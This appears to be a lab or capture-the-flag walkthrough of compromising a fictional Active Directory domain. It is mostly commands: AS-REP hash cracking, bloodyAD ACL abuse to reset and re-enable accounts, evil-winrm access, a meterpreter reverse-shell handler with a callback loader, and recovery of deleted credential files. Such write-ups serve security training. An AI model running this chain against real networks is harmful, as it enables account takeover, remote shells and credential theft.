
We crack AS-REP hashes
john -wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep hash.dWe got j.dillon password
Take ownership of IT Helpdesk Group and change the Password of User l.thompson

1️⃣Taking Ownership of the IT Helpdesk Group Using BloodyAD
bloodyAD --host dc.novacart.local -d 'novacart.local' -u 'j.dillon' -p 'novafire2008' set owner 'IT Helpdesk' 'j.dillon'
2️⃣Granting WriteMembers Rights on IT Helpdesk Group with dacledit
dacledit.py -action 'write' -rights 'WriteMembers' -principal 'j.dillon' -target-dn 'CN=IT Helpdesk,CN=Users,DC=novacart,DC=local' 'novacart.local/j.dillon':'novafire2008' -dc-ip 192.168.178.86
3️⃣Add to the Group
bloodyAD -u 'j.dillon' -p 'novafire2008' -d 'novacart.local' --host dc.novacart.local add groupMember "IT Helpdesk" 'j.dillon'
4️⃣We can change the Password now
bloodyAD -u 'j.dillon' -p 'novafire2008' -d 'novacart.local' --host dc.novacart.local set password 'l.thompson' 'pa$$w0rd'
The acc are Disabled

We Identify Writable Active Directory Objects
We use d.barowski becaue him are member of It Support Group
bloodyAD -u 'd.barowski' -p 'kubarow' -d 'novacart.local' --host 192.168.178.86 get writable --detail | grep -i -A 20 "CN=Lois Thompson"

We Re-Enable a Disabled Domain User Account
bloodyAD --host dc.novacart.local -d 'novacart.local' -u 'd.barowski' -p 'kubarow' remove uac 'l.thompson' -f ACCOUNTDISABLEUser Flag
Establishing a Remote PowerShell Session via WinRM
evil-winrm -i dc.novacart.local -u 'novacart.local\l.thompson' -p 'pa$$w0rd'

We got the User Flag
type C:\\Users\\l.thompson\\Desktop\\user.txt
We start a listener
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4444; set ExitOnSession false; exploit -j"
We start the loader with python.exe as user l.thompson
python.exe C:\\Windows\\System32\\spool\\drivers\\color\\loader.py
We execute this command inside our meterpreter Session as user l.thompson
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe SPAWN_PROCESS=notepad.exe

The following command runs WinPEAS without producing the large graphical/colored console output and instead writes the results directly to a log file
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe ARGUMENTS="log" SPAWN_PROCESS=notepad.exe

We see a deleted xml File inside the Trashcan

Alternative we see a PS History File

We open PS History

cat C:\Users\l.thompson\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
We see l.thompson have deleted Groups_credentials.xml
We navigated to the Recycle Bin directory and listed its contents
cd 'C:\$Recycle.Bin\S-1-5-21-3314170591-2632404997-3798122088-1129'
ls

We reviewed the contents of the recovered xml file
We need to use evil-winrm Shell to see the full output of the file
cat '$RY0735O.xml'It looks like a KeePass XML export, and we found the credentials for cliff.b

OU Move Senior Dev Ops to Dev Ops OU
